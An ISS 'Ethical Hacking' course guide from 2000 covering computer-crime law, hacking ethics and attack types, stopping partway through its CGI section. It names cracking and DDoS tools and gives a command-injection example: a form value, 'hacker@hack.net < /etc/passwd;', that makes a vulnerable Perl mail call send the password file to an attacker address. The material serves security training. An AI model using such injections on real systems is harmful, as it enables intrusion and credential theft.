Ethical Hacking

Student Guide

Internet Security Systems, Inc.
6600 Peachtree-Dunwoody Road
Building 300
Atlanta, GA 30328
888-263-8739

http://www.iss.net/

Please direct any comments concerning ISS courseware to training@iss.net.

Print Date: September 21, 2000

Contents

Module 1: Welcome to the Class!

Module 2: Legal And HR Issues

Module 3: Why Perform Ethical Hacking?

Module 4: Attack Types and Vulnerabilities

Module 5: Searching For Public Corporate Information

Module 6: Searching For Technical Information

Module 7: Network Scanning

Module 10: Interpreting Host Results

Module 11: Vulnerability and Exploit Research

Module 12: Theoretical Exploitation

Module 1

Welcome to the Class!

Getting Acquainted...

...With the Instructor

Here at ISS, we believe that it takes a team to achieve the best results with whatever we do. It's important to us that the classroom environment for each course fosters that team spirit as well. We want you to know about your Instructor and your fellow trainees. The Instructor will tell you about his/her background. Use the space below to take any notes:

...With Others in the Class

We're glad you're here. As you spend the next four days learning about Ethical Hacking, we encourage you to get acquainted with your fellow trainees. Introduce yourselves and tell them a bit about your background. Share whatever information you feel comfortable with. Use the space below to take any notes:

Notes

Getting the Most Out of this Course...

The Instructor's Role

The Ethical Hacking course introduces concepts, frameworks, methodologies, and strategies that are effective. The Instructor serves as a guide to lead you through the course with lectures, discussions, and hands-on exercises.

Your Role

Your active participation is important to us. Feel free to share your experiences with the class. Take this chance to build relationships with other professionals in the field. We can all learn from each other.

Ask questions—both of the instructor and your fellow trainees. If the Instructor cannot immediately answer your question, the Instructor will write the question down and consult other resources at ISS.

Notes

About this Course

Course Objectives

By the end of this course you will be able to:

- Describe how hackers are able to defeat security controls in operating systems, networked environments and generally circumvent security mechanisms.
- Identify how security controls can be improved to prevent hackers gaining access to operating systems and networked environments.

The course is split into four sections:

- Passive Information Gathering.
- Active Information Gathering and Target Mapping.
- Vulnerability Mapping and Exploitation.
- Vulnerability Exploitation.

Notes

Using this Training Guide

This training guide leads you through the Ethical Hacking course. This guide is yours to keep. On each page, space is provided for your notes. Take notes as you go along. You can use this guide as a resource when you are back on the job.

Course Outline

Ethical Hacking is a 4 day course.

Day 1:	
Session 1 AM	**Introduction and Overview**
Module 1	Welcome
Module 2	Legal and HR Issues
Module 3	Why Perform an Ethical Hack
Module 4	Attack Types and Vulnerabilities Case Study -Dangers of Mobile Code
Session 2 PM	**Passive Information Gathering**
Module 5	Searching for Corporate Information
Module 6	Searching for Technical Information
Lab	Passive Information Gathering

Day 2:	
Session 3 AM	**Active Information Gathering**
Module 7	Network Scanning Masterclass: Good Network Design
Module 8	Interpreting Network Results
Lab	Network Scanning Techniques
Session 4 PM	**Target Mapping**

Notes

Module 9	Host Scanning Masterclass: Port Scanning and OS Identification
Module 10	Interpreting Host Results Masterclass: Good Firewall Design
Lab	Host Scanning Techniques

Day 3:	
Session 5 AM	**Vulnerability Mapping**
Module 11	Vulnerability and Exploit Research
Lab	Vulnerability Mapping
Session 6 PM	**Vulnerability Exploitation**
Module 12	Exploitation Case Studies
Module 13	Exploitation Theory and Demonstrations Case Study - Buffer Overflow Case Study - Session Hijacking

Day 4:	
Session 7 AM	**Vulnerability Exploitation Practical**
Module 14	Summary Case Study - Mitnick vs Shimomura
Lab	Exploitation Demonstration
Session 8 PM	**Exam**

Notes

About Internet Security Systems

How ISS Started

In 1992, Christopher Klaus, a then 19 year-old college student and computer science guru, invented a ground-breaking technology based on the need for a security technology that could actively identify and fix network security weaknesses.

After a tremendous response and continued demand for this new technology, Christopher founded Internet Security Systems in 1994, and teamed with software veteran, ISS President and Chief Executive Officer, Thomas E. Noonan, to launch the company's first official commercial product, Internet Scanner™. Today, Internet Scanner remains a core component of the ISS SAFEsuite product family and the industry standard for automated security assessment and analysis.

Together, Christopher Klaus and Thomas Noonan launched a company that would continue on an impressive path of success making an elegant transition from a private start up to a leading public company credited with pioneering and leading the field of security management.

Headquartered in Atlanta, Ga., ISS has established a strong global presence with additional offices throughout North America and international operations throughout Asia, Australia, Europe, and Latin America.

Company Growth

ISS has experienced tremendous growth and market acceptance with more than 1000 employees and over 5,000 customers including 21 of the 25 largest U.S. commercial banks, 9 of the top 10 telecommunications companies, 68 percent of the Fortune 50, and more than 35 government agencies worldwide. ISS SAFEsuite solutions play an integral role in the information protection strategies of leading companies and organizations in the financial services, technology, telecommunications, manufacturing, health care and government and services industries.

Notes

ISS Products

ISS' award-winning SAFEsuite product line includes:

- **Risk Assessment:** Internet Scanner, System Scanner, and Database Scanner
- **Intrusion Detection:** RealSecure
- **Enterprise Security Decision-Support:** SAFEsuite Decisions

Internet Scanner

Internet Scanner™ is the market-leading solution for quickly finding and fixing security holes through automated and comprehensive network security risk assessment. Internet Scanner scans network devices to detect vulnerabilities, prioritizes security risks and generates a wide range of reports ranging from executive-level analysis to detailed step-by-step instructions for prioritizing and eliminating security risks.

System Scanner

System Scanner™ is a leading host-based risk assessment and policy management system. System Scanner helps organizations manage critical server and enterprise desktop security risks by thoroughly analyzing internal operating system weaknesses and user activity. System Scanner also compares an organization's stated security policy with the actual configuration of the host computer for potential security risks, including easily guessed passwords, user privileges, file system access rights, service configurations, and other suspicious activities that indicate an intrusion.

Database Scanner

ISS' Database Scanner™ is the first risk assessment product engineered specifically for protecting database applications through security policy creation, compliance, and enforcement. Database Scanner automatically identifies potential security exposures in database systems, ranging from weak passwords to dangerous backdoor programs.

Notes

RealSecure

RealSecure™ is the industry's first integrated host and network-based intrusion, misuse, and response system. RealSecure Engines unobtrusively analyze network traffic, recognizing hostile activity by interpreting network traffic patterns that indicate attacks. RealSecure Agents reside on individual hosts, reviewing system logs for evidence of unauthorized activity.

Upon recognizing a threat, RealSecure reacts immediately with a wide range of possible responses that include automatically terminating the connection, sending off alarms or pagers, and recording the attack for forensic analysis. With RealSecure's distributed architecture and integration with leading network management systems such as Tivoli Enterprise and HP OpenView, customers can easily install and manage RealSecure Engines and Agents throughout their enterprise to stop internal misuse as well as attacks from outside the network perimeter.

SAFEsuite Decisions

SAFEsuite Decisions is the initial product in a series of new SAFEsuite Enterprise applications from ISS. It is the first enterprise security decision-support product that delivers prioritized cross-product security information to a central location, enabling decision-makers to take immediate action for ongoing information protection. SAFEsuite Decisions pulls information from all ISS products, as well as third party security products, such as firewalls, and provides customers with the power to quickly understand the state of their security across the enterprise.

Security Management Solutions

ISS comprehensive security lifecycle methodology helps e-businesses focus on their most important security management needs through standards-based baseline assessments and a full line of consulting, education and knowledge services offerings.

ISS security management experts work closely with organizations to establish best-practices strategies for ongoing security management, and provides outsourced managed security services (MSS). MSS turns a

Notes

potential security crisis into achievable security policy, reduced costs and managed liability. MSS offerings include remote firewall, anti-virus, intrusion detection, PKI/VPN and other security management essentials. Each installation is backed by ISS' advanced, standards-based security lifecycle methodology, and can be paired with e-commerce insurance for a complete e-business risk management solution.

The ISS X-Force

X-Force is a senior research and development team of security experts dedicated to understanding, documenting and coding new vulnerabilities, attack signatures and global network security solutions. X-Force professionals work closely with major hardware and software vendors to uncover and correct potential security problems before they are discovered and deployed as part of a malicious attack. This information is regularly integrated into SAFEsuite products, customer e-mail alerts, and the X-Force online vulnerability database.

Together, SAFEsuite products and the X-Force allow network administrators to proactively visualize, measure, and analyze real-time security vulnerabilities and minimize unnecessary exposures to risk. For more information on the X-Force or to use the X-Force online knowledge base, please visit the X-Force Web site at http://xforce.iss.net

Consulting and Educational Services

ISS' SAFEsuite delivers years of network security experience in a structured, easily understood format. ISS increases the value of these award-winning applications with a full range of professional consulting services to help each enterprise customer with an individualized level of care. From overburdened IT staff with limited network security resources to organizations needing immediate assistance with a serious breach in security, ISS has experienced network security professionals ready to assist.

Notes

ISS SecureU provides targeted educational programs to meet the needs of IT security professionals. These programs include courses in the fundamentals of security and networking, vulnerability management, threat management and intrusion detection, public key infrastructures, firewalls, and others. Each course offers the option of certification via standardized examinations.

Building on the X-Force's extensive security knowledge, Knowledge Services offers a range of additional security research and advisory services. Knowledge Services is a critical element of Internet Security Systems' total solution to e-business security.

Security Assessment Services (SAS)

The SAS team provides a comprehensive range of Security Assessments tailored to fit the requirements of each client. Services range from secure network architecture and application reviews, through to penetration testing and Ethical Hacking programs. SAS continues to prove that the combination of top security consultants, structured assessment methodologies and utilization of leading edge hacking developments provide the most detailed security assessment and best value service currently available on the market.

The SAS consultants are responsible for providing all the information contained within this Ethical Hacking course and for consistently keeping it up to date with the leading edge of hacking developments. Exploit techniques used during our assessments are based on vulnerability research performed by our renowned X-Force team, and draw upon extensive security knowledge gathered by our Knowledge Services.

ANSA - The Adaptive Network Security Alliance

ANSA brings ISS' Adaptive Network Security to a wide range of network management and security products. ANSA delivers the flexibility of "best-of-breed" products, enhanced enterprise security, accelerated implementation of enterprise management and security solutions, and additional value for existing products and services.

Notes

Through ANSA, ISS and its technology partners deliver self-correcting security and management systems that provide maximum value for organizations with limited IT security resources. ANSA provides Adaptive Network Security modules for firewalls, virtual private networks (VPNs), antivirus/malicious code software, public key infrastructure (PKI) and enterprise systems management (ESM). For more information, visit the ANSA web site at http://ansa.iss.net, or send E-mail to ansa@iss.net.

Notes

Contact Information

For more information on Internet Security Systems, our products, our services and our partner programs, call ISS at 678-443-6000 or 800-776-2362, or visit the ISS Web site at www.iss.net

Headquarters	**ISS EMEA**
6600 Peachtree-Dunwoody Road	Buro & Design Center
Building 300	Suite 526
Atlanta, GA 30328 USA	Heysel Esplanade
Phone: (678) 443-6000	B-1020 Brussels, Belgium
Fax: (678) 443-6477	Phone: 32-2-479-6797
	Fax: 32-2-479-7518

ISS Federal Operations	**ISS KK**
11491 Sunset Hills Drive	EBISU MF Building
Suite 310	8th Floor
Reston, VA 20190	4-6-1 Ebisu, Shibuya-ku
Phone:(703) 925-2000	Tokyo 150-0013
Fax:(703) 925-2019	Japan
	Phone: 81-3-5475-6451
	Fax: 81-3-5475-0557

ISS Canada	**ISS Latin America**
25 Frances Ave.,	Edificio Market Place
Toronto, ON, M8Y 3K8	Av. Dr. Chucri Zaidan, 920 · Andar 9
Phone: 416-252-7117	Sao Paulo, SP 04583-904 · Brazil
Fax: 416-253-9111	Phone: 55-11-3048-4046
	Fax: 55-11-3048-4099

Notes

ISS Australia	ISS Middle East
Level Two	59, Iran St.
North Bondi, NSW	Dokki, Giza, Cairo
Australia 2026	Egypt
Phone: 02-9300-6003	Phone: +20 233 675 64
	Fax: +20 233 767 78

Notes

Notes

Module 2

Legal And HR Issues

About This Module

Purpose of this Module

This module will describe some of the legal and HR issues to be taken into consideration when performing security assessments. More generally, we will have a look at the regulatory framework from an IT security point of view.

Module Objectives

When you complete this module you will be able to:

- List the 6 legal areas international computer crime is usually broken down into, and explain their meanings.
- List at least 6 of the guiding principles in the UK Data Protection Act.
- Explain the significance of the Data Protection Act for companies' IT directors.
- Explain the essence of the UK Computer Misuse Act.

Notes

Legal and HR Issues

The law may not be the most precisely sharpened instrument with which to strike back at hackers…, but sometimes blunt instruments do an adequate job.'

Introduction

As computer and electronic systems have taken a dominant role in the way businesses now function, the commercial and the public perception of electronic crime (often referred to a cyber crime) has resulted in the development of new laws (both domestic and international) and the instalment of multiple regulatory bodies.

Legal Issues

To protect both public and private interests, a comprehensive regulatory environment has been developed to include data protection, computer misuse, controls on cryptography and software copyright. Some of the legal issues these regulations are designed to cover include:

- Theft.
- Protection of privacy.
- Freedom of information.
- Fair credit reporting/data protection.
- Public decency.
- Telecommunications.
- Computer crime.

Most developed countries now have a law against computer misuse whereby viruses, unauthorized access and unauthorized alteration are treated as a criminal offence. Generally, 'unauthorized' also covers employees deliberately exceeding their authority. However, the prosecution has to prove the accused knew they were unauthorized.

International Cyber Crime

International cyber crime is broken down into 6 legal areas:

Notes

(from http://conventions.coe.int/treaty/en/projets/cybercrime.htm)

- Computer Fraud
- Computer Forgery
- Damage to Computer data or Computer Programmes
- Computer Sabotage
- Unauthorized Access
- Unauthorized Interception

Computer Fraud

The input, alteration, erasure or suppression of computer data or computer programmes, or other interference with the course of data processing, that influences the result of data processing thereby causing economic or possessory loss of property of another person with the intent of procuring an unlawful economic gain for himself or for another person, or with the intent to unlawfully deprive that person of his property.

Computer Forgery

The, input, alteration, erasure or suppression of computer data or computer programmes, or other interference with the course of data processing, in a manner or under such conditions, as prescribed by national law, that it would constitute the offence of forgery if it had been committed with respect to a traditional object of such an offence.

Damage to Computer Data or Computer Programmes

The erasure, damaging, deterioration or suppression of computer data or computer programmes without right.

Notes

Computer Sabotage

The input, alteration, erasure or suppression of computer data or computer programmes, or interference with computer systems, with the intent to hinder the functioning of a computer or a telecommunications system.

Unauthorized Access

The access without right to a computer system or network by infringing security measures.

Unauthorized Interception

The interception, made without right and by technical means, of communications to, from and within a computer system or network.

In the United Kingdom, crimes that fall into the above categories are covered by the UK Computer Misuse Act (1990).

Data Protection

The UK Data Protection Act (1984) and the updated 1998 new Data Protection Act (inspired by a 1995 EU directive) cover the legal aspects of personal data held by a company and how it may be obtained or used. They are designed to protect personal privacy and to enable international free flow of personal data by harmonization. Data users must register all computerised personal data. The Data Protection Commissioner enforces this policy.

The Data Protection Act maintains 8 guiding principles; data must be:

- Processed fairly and lawfully (fair collecting principle)
- Obtained and processed for specific purposes
- Adequate, relevant and not excessive
- Accurate and, where necessary, up-to-date
- Kept no longer than necessary
- Processed in accordance with the rights of the data subject

Notes

- Kept appropriately secure
- Kept within the EEA, unless protection is adequate

How much hacking is there?

As we go about our daily lives, more and more of it is recorded or managed by computer systems we have no control over. Not a week goes by without some news headline whereby a system has been compromised and someone's details have been destroyed, manipulated or used for other means. As a consequence, the last 10 years has seen the development of many laws that hold and punish those who commit these computer crimes.

Each year the laws grow stronger, the definitions more exacting, and the punishments more severe. Chief amongst the targets is the Computer Hacker, the person who breaks into systems, steals the most private information and publishes it for all to see.

Just how much computer crime can be attributed to hackers? According to the Computer Security Institute (1999), these are the types of computer crime and other losses:

- Human errors - 55%
- Physical security problems - 20% (e.g., natural disasters, power problems)
- Insider attacks conducted for the purpose of profiting from computer crime - 10%
- Disgruntled employees seeking revenge - 9%
- Viruses - 4%
- Outsider attacks - 1-3%

Notes

Why Should We Care?

Surely with so many regulatory requirements and penalties for the abuse of computer systems, nobody would dare to compromise your system and risk heavy fines and/or imprisonment? The fact of the matter is that cybercrime is on the increase and a successful attack on a business can have devastating effects.

For instance:

- What is the effect of the publication of the presence of child pornography on the servers of a supermarket chain?
- How difficult is it to regain a loss of reputation when a Web-site is 'slightly altered'?
- Do we care if my customers cannot buy books for 48 hours and have their credit card details disclosed?
- Who cares if everyone's last salary review appears on the Intranet?
- What could happen if an outsider could read all your emails or impersonate the Finance Director?

UK Computer Misuse Act, 1990

1990 Chapter 18

Unauthorized access to computer material:

1.

(1) A person is guilty of an offense if-

(a) he causes a computer to perform any function with the intent to secure access to any program or data held in any computer,

(b) the access he intends to secure is unauthorized, and

(c) he knows at the time when he causes the computer to perform the function that that is the case.

(2) The intent a person has to have to commit an offense under this section need not to be directed at:

Notes

(a) any particular program or data,

(b) a program or data of any particular kind, or

(c) a program or data held in any particular computer.

(3) A person guilty of an offense under this section shall be liable on summary conviction to imprisonment for a term not exceeding six months or to a fine not exceeding level 5 on the standard scale or to both.

2.

(1) A person is guilty of an offense under this section if he commits an offense under section 1 above (" the unauthorized access offense") with intent

(a) to commit an offense to which this section applies; or

(b) to facilitate the commission of such an offense (whether by himself or by any other person); and the offense he intends to commit or facilitate is referred to below in this section as the further offense.

(2) This section applies to offences

(a) for which the sentence is fixed by law; or

(b) for which a person of twenty-one years of age or over (not previously convicted) may be sentenced to imprisonment for a term of five years (or, in England and Wales, might be so sentenced but for the restrictions imposed by section 33 of the Magistrates Courts Act 1980).

(3) It is immaterial for the purposes of this section whether the further offense is to be committed on the same occasion as the unauthorized access offense or on any future occasion.

(4) A person may be guilty of an offense under this section even though the facts are such that the commission of the further offense is impossible.

(5) A person guilty of an offense under this section shall be liable

Notes

(a) on summary conviction, to imprisonment for a term not exceeding the statutory maximum or to both; and

(b) on conviction on indictment, to imprisonment for a term not exceeding five years or to a fine or to both.

3.

(1) A person is guilty of an offense if -

(a) he does any act which causes an unauthorized modification of the contents of any computer; and -

(b) at the time when he does the act he has the requisite intent and the requisite knowledge.

(2) For the purposes of subsection (1)(b) above the requisite intent is an intent to cause a modification of the contents of any and by so doing -

(a) to impair the operation of any computer;

(b) to prevent or hinder access to any program or data held in any computer; or

(c) to impair the operation of any such program or the reliability of any such data.

(3) The intent need not be directed at-

(a) any particular computer;

(b) any particular program or data or program or data of any particular kind; or

(c) any particular modification or a modification of any particular kind.

(4) For the purposes of subsection (1)(b) above the requisite knowledge is knowledge that any modification he intends to cause is unauthorized.

(5) It is immaterial for the purposes of this section whether an unauthorized modification or any intended effect of it of a kind mentioned in subsection (2) above is, or is intended to be, permanent or merely temporary.

Notes

(6) For the purposes of the Criminal Damage Act 1971 a modification of the contents of a computer shall not be regarded as damaging any computer or computer storage medium unless its effect on that computer or computer storage medium impairs its physical condition.

(7) A person guilty of an offence under this section shall be liable-

(a) on summary conviction, to imprisonment for a term not exceeding six months or to a fine not exceeding the statutory maximum or to both; and

(b) on conviction on indictment, to imprisonment for a term not exceeding five years or to a fine or to both.

Notes

Objectives Review

In this module, you covered the following information:

- ❑ List the 6 legal areas international computer crime is usually broken down into, and explain their meanings.
- ❑ List at least 6 of the guiding principles in the UK Data Protection Act.
- ❑ Explain the significance of the Data Protection Act for companies' IT directors.
- ❑ Explain the essence of the UK Computer Misuse Act.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Module 3

Why Perform Ethical Hacking?

About This Module

Purpose of this Module

Module Objectives

When you complete this module you will be able to:

- Discuss the reasons hackers put forward to justify their activities.
- Discuss the benefits of ethical hacking to a systems administrator.

Notes

Ethics

Introduction

Ethics is defined as 'the discipline dealing with what is good and bad and with moral duty and obligation'. More simply, one could say it is the study of what is right to do in a given situation. In the next paragraph we will highlight why we see ethical hacking - or performing a security assessment - on one's own systems, as 'the right thing to do', i.e. as an essential part of good security practice.

However, it is interesting to have a closer look first at some of the motivations (excuses) often put forward by hackers who try to gain unauthorized access to someone else's systems. Computer burglars often present the following reasons in an attempt to rationalize their activities as morally justified:

The Hacker Ethic

Argument

Many hackers argue they follow an ethic that guides their behavior and justifies their break-ins. They state that all information should be free, and hence there is no such thing as intellectual property, and no need for security.

Counterargument

If all information should be free, privacy is no longer possible. Additionally, our society is based on information whose accuracy must be assured, hence free and unrestricted access to such information is out of the question. Also, information is often collected and developed at great expense.

The Security Arguments

Argument

According to hackers, actual break-ins illustrate security problems to a community that will not otherwise notice those very problems.

Notes

Counterargument

Reporting and explaining a vulnerability to the owner of a system would illustrate the problem as well; breaking in cannot be justified. Should burglars be allowed to break into houses in order to demonstrate that door locks are not robust enough?

The Idle System Argument

Argument

System hackers often claim they are merely making use of idle machines. Because a system is not used at any level near capacity, the hacker is somehow entitled to use it.

Counterargument

Clearly, a remote intruder is not in the position to properly qualify whether a systems is being underused or not. In any case, unused capacity is often present for future needs and sudden surges in system activity.

The Student Hacker Argument

Argument

Some trespassers claim they do no harm, and do not change anything; they are merely learning how systems and system security work.

Counterargument

Hacking has nothing to do with proper computer science education. Furthermore, ignorant users can unwittingly severely damage systems they break into. Also, one cannot expect a system administrator to verify that a break-in is done for educational purposes, and hence should not be investigated.

Notes

The Social Protector Argument

Argument

Hackers point out they break into systems to watch for instances of data abuse and to help keep 'Big Brother' at bay. The end justifies the means.

Counterargument

Criminal activity cannot be condoned for the sake of raising awareness. The proper authorities should make sure proper data protection and ethics are enforced.

Conclusion of Ethics

In conclusion, we can state that most computer break-ins are unethical. On the other hand, any system administrator or security administrator is allowed to hack into his own systems. But why would he? We will attempt to give some motivations for that in the next paragraph.

Notes

Hacking

Introduction

Performing ethical hacking is arguably an unusual approach to system security. However, performing an ethical hacking exercise, or in other words, carrying out a security assessment on one's own systems, has some great benefits:

Hacker's View of Security

Instead of merely saying that something is a problem, one actually looks through the eyes of a potential intruder, and shows why it is a problem. Such exercises can illustrate that even seemingly harmless network services can become valuable tools in the search for weak points of a system, even when these services are operating exactly as they are intended to. By using techniques real intruders may use, one is able to get a real-life view on possible access to one's systems, and the impact such access may have. Moreover, it can be carried out in a 'friendly' environment, and using a structured, reproducible approach.

Enhancing IT Staff Security Awareness

System administrators are often unaware of the dangers presented by anything beyond the most trivial attacks. While it is widely known that the proper level of protection depends on what has to be protected, many sites appear to lack the resources to assess what level of host and network security is adequate. By showing what intruders can do to gain access to a remote site, one can assist system administrators in making informed decisions on how to secure their site - or not.

Better Response to Intrusions

Intrusion techniques often leave traces in system auditing logs: examining them after trying some of these attacks out, is useful to see what a real attack might look like. It is also useful to examine the results of two of the most effective methods of breaking into hosts: social engineering and password cracking.

Notes

Conclusion of Hacking

On the other hand, using and demonstrating intrusion techniques should be done with due care, in order not to promote them as a means to break into other people's systems. Other sites and system administrators will take a very dim view of your activities if you decide to use their hosts for security testing without advance authorization. They would rightly take legal action against you if they perceive it as an attack.

Typical scenario

It is always useful to use an external account to look at one's own systems from the outside. One of the most rewarding steps usually is to gather as much information as possible about your own hosts. There is a wealth of network services to look at: finger, showmount, and rpcinfo are good starting points, but also look at DNS, whois, sendmail (smtp), ftp, uucp, and as many other services as you can find.

One of the main issues that is most often overlooked is trust relationships. There are many situations, for instance, when a server (note that any host that allows remote access can be called a server) can permit a local resource to be used by a client without password authentication when password authentication is normally required. Performing an assessment on your own systems should uncover such weak links.

Although the concept of how host trust works is well understood by most system administrators, the dangers of trust, and the practical problem it represents, irrespective of hostname impersonation, is one of the least understood problems we know of on the Internet. What is rarely understood is how networking so tightly binds security between what are normally considered disjoint hosts.

It is also interesting to note that common solutions to security problems such as running Kerberos or using one-time passwords or digital tokens are ineffective against many forms of attacks. While many of these security mechanisms do have their use, one should be aware that they are not a total

Notes

security solution - they are part of a larger struggle to defend your system.

Typically Overlooked Issues

We hereby also give a list of issues that will normally not be picked up in the average security audit. Examples are:

1. DNS Spoofing.
2. Third Party Trust.
3. Custom Trojan Horses.
4. Database.
5. Routing Infrastructure.
6. Testing the IDS.
7. WWW Server Side Includes.
8. TCP Hijacking.
9. Testing the Firewall.
10. ISDN Phone Lines.
11. Network Brute Force Testing.
12. Testing non-IP networks.
13. Ethernet Switch Spoofing.
14. Exploiting Chat Tools.

Notes

Objectives Review

In this module, you covered the following information:

- ❑ Discuss the reasons hackers put forward to justify their activities.
- ❑ Discuss the benefits of ethical hacking to a systems administrator.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Module 4

45 minutes

Attack Types and Vulnerabilities

About This Module

Purpose of this Module

This module will describe different attack types and vulnerabilities which could be used to exploit a target system.

Module Objectives

When you complete this module you will be able to:

- Describe the eight different attack types detailed in this module -
  - Buffer Overflow attacks.
  - Denial of Service (DoS) attacks.
  - Distributed Denial of Service (DDoS) attacks.
  - Misconfigurations.
  - Abuse of Trust.
  - Brute force attacks.
  - CGI and WWW services.
  - Back doors and Trojans.

Notes

Attack Types and Vulnerabilities

Introduction

There exist numerous ways to attack a target system. It could be achieved by exploiting known vulnerabilities in software or taking advantage of a badly configured security policy; it could be implemented remotely or internally. The techniques and methods used are likely to vary depending on the target and they should be chosen appropriately having assessed the situation fully. The attack types and vulnerabilities discussed in this module, are:

- Buffer Overflow attacks.
- Denial of Service (DoS) attacks.
- Distributed Denial of Service (DDoS) attacks.
- Misconfigurations.
- Abuse of Trust.
- Brute force attacks.
- CGI and WWW services.
- Back doors and Trojans.

Buffer Overflow Attacks

These attacks exploit poorly written software to allow attackers to execute arbitrary code on the target system. Overflows can occur in server software which is available to users over the network, or in programs which exist on multi-user operating systems. In either case, a successful overflow will allow the attacker to execute arbitrary code with the privilege of the vulnerable service.

The most sought after exploits in the hacker community are “remote root” exploits, however, they are not as common as the local exploits. A local exploit occurs in a service that is not available over the network, but is shared by users in a multi-user operating system such as Unix. This allows for the same escalation of privilege as that provided by the remote exploits.

Notes

Example

If the sendmail daemon is running with root privileges and contains a buffer overflow, then commands executed via the overflow will provide the attacker with a means of executing commands as root.

Denial of Service (DoS) Attacks

Denial of Service or DoS attacks result in a specific service being made unavailable to legitimate users. These attacks typically have one of three targets:

- The network connection providing access to the service.
- The operating system hosting the service.
- The application level program providing the service.

The Network Connection Providing Access to the Service

By flooding the network with traffic, less bandwidth is available for use by the service. If enough bandwidth is consumed in this flood, access to the service could effectively deny service to legitimate users.

Example

A typical example of this is the Smurf attack, where data is sent to the broadcast address of a network, and the source address of the traffic is specified as that of the target machine. This results in all the systems on the network responding to the supposed source at the same time, thereby generating huge amounts of traffic.

The Operating System Hosting the Service

Operating systems have been found to be vulnerable to denial of service attacks. In the case of network based attacks this is caused by the operating system's specific implementation of the networking stack. A bug in this stack can cause the entire operating system to hang or reboot when anomalous network traffic is encountered.

Notes

Example

A well known example is the Windows NT Out of Bound attack (OOB), which caused affected systems to produce the "blue screen of death" when sent specific IP packets.

We can expect to see more vulnerable IP stacks appearing as the market focus shifts to embedded Internet enabled devices, where each vendor is using their own implementation of the IP stack.

The Application Level Program Providing the Service

Network applications can be vulnerable to denial of service attacks in the same way that operating systems are. If no allowances are made for unexpected traffic or other input, the application could encounter a condition where it hangs, and can no longer provide the service it was designed for. Poor error handling in the code could lead to the same result.

If the operating system does not take adequate precautions for extreme conditions, it could be vulnerable to an attack that attempts to exhaust the physical resources available on the system. Several such attacks have been released which push the CPU to 100 percent utilization, and thereby deny access to other services.

Distributed Denial of Service (DDoS) Attacks

Otherwise known as DDoS, these attacks have the same goal as standard Denial of Service attacks but use a different architecture in achieving it. A single host launching a network or application level attack against a target is constrained by it's own available network bandwidth and system resources, a group of machines can be more effective in a concerted attack. The current DDoS programs publicly available all use the same basic architecture to control the attack, common examples being:

- Stacheldraht.
- TFN.
- TFN2K.

Notes

- Trinoo.

Installing DDoS Software

There is a relatively standard procedure that is followed when installing the DDoS software in preparation for an attack.

1. Previously compromised hosts have “zombie” agents installed on them.
2. Another compromised host has the master controlling software installed on it. This piece of software is configured to be aware of the location of all the agents.
3. The last step is to install client software on the attacker's machine, used to initiate the attack.

Initiating the Attack

The attack is typically initiated in the following manner:

1. The client communicates the IP addresses of the desired targets to the master system.
2. This master system then instructs each of the agents to launch an attack against the target using standard DoS techniques.

Early detection of these systems was possible by scanning machines for the presence of agents and by sniffing network traffic to detect the communication between the master and the agents.

Evolution of DDoS

As the DDoS tools have evolved they now incorporate encryption as part of the master to agent communication and allow agents to listen UDP ports, which only respond when sent a shared secret key. These two enhancements make detecting these systems remotely, a very difficult task.

Misconfigurations

Although exploits feature heavily in security related news, far more successful attacks are conducted by abusing common misconfigurations in network services. Network services should

Notes

always be configured with a "deny access by default" policy. The opposite is often the case, which results in a number of services being vulnerable to malicious attack.

Access controls on network services often lead to further privilege escalation and eventual compromise of the system. This was illustrated by the recent successful attack on the Apache web site. The attackers exploited a poorly configured ftp server, which allowed write access to the web site. This in turn allowed them to run a script, via the web and gain remote root access to the system.

By default, certain products, such as Checkpoint's Firewall-1, are installed with settings that open them up to security vulnerabilities and have to be specifically reconfigured to ensure their secure operation.

Abuse of Trust

Early networking protocols did not place a lot of emphasis on encryption and authentication, as they were used in relatively small networks. As these networks and systems formed part of the Internet, it became possible to exploit weaknesses in these protocols.

An example is the use of a source IP address as the means of establishing a trust relationship between two systems. Common attacks exploit this weakness by spoofing the address of the trusted host and thereby gain access to the trusting system and its resources. Typical examples are NFS and the "r" utilities (rsh, rlogin).

Brute Force Attacks

These attacks are aimed at gaining access to a system by repeated attempts at authentication. Most services that require a username and password, and have no facility for account lockout, are vulnerable to this type of attack.

Brute force methods are commonly used to crack password files, as this can be done reasonably quickly on a local system. Common tools used in this case are:

- crack - A Unix based program.

Notes

- L0phtcrack - A Windows based program.

Attacking network based services can be more time consuming as the response time will depend heavily on the network load. Tools exist to crack the following services:

- telnet.
- ftp.
- http.
- CGI logins.

To improve the chances of a successful brute force attack, one part of a two part authentication is needed. This can be obtained from other network or system vulnerabilities, e.g. finger or null sessions, or by "dumpster diving" and other social engineering methods.

Dictionary Attack

Once a username has been established, it is expedient to first try a dictionary based attack which tries words from various dictionaries until a match is found. The dictionaries available vary in size and scope as well as subject. There are specific themes dictionaries available such as Star Wars dictionaries that can be used in conjunction with other information to produce a more targeted attack.

Failing a dictionary attack, a true brute force method can be followed, which attempts every combination of characters from a known subset until a match is found. This can be very time consuming if this subset is large or if the minimum password length is relatively long.

CGI and WWW Services

As more websites offer interactive services, more CGI and web based vulnerabilities are being uncovered. CGI vulnerabilities fall into three categories:

- Buffer overflow.
- Command execution.
- Subverting client side scripting.

Notes

Buffer Overflow

Standard buffer overflow techniques can be applied to CGI scripts. Since scripts allow for user input, this input could be used to overflow buffers in vulnerable programs. This only affects scripts written in relatively low level languages such as C. Scripts should always perform validation on all user input and internal functions should do sanity checking on the size of buffers. Higher level, and more commonly used scripting languages perform bounds checking on variable and array lengths internally and will consequently not be vulnerable to buffer overflow attack. Examples of such languages are:

- Java.
- Perl.
- Python.

Command Execution

Scripts written in higher level languages sometimes contain more insidious vulnerabilities than their low level cousins. A common occurrence of this is command execution on the remote machine. This is once again caused by poor input validation. For example, CGI scripts sometimes contain code that executes shell commands such as the Perl command:

```
System("mail $email < theTermsAndConditions.txt");
```

Which is a simple way of mailing a document to a user. In this example the $email variable will contain an email address that was entered in a form on the website. If no input validation is done when the user enters her email address, it will be possible to imbed shell commands into the input field and have them executed by the system call.

```
hacker@hack.net < /etc/passwd;
```

Inserting the above value will cause the password file to be mailed to the attacker. As with buffer overflow attacks the level of privilege with which these commands are executed are dependent on the privilege level of the CGI script.

Notes

Subverting Client Side Scripting

Client side scripting in the form of Java script or VB script is sometimes used to perform input validation. This has the feature that the user is immediately notified when incorrect data is entered, and doesn't have to wait for the form to be submitted before receiving feedback.

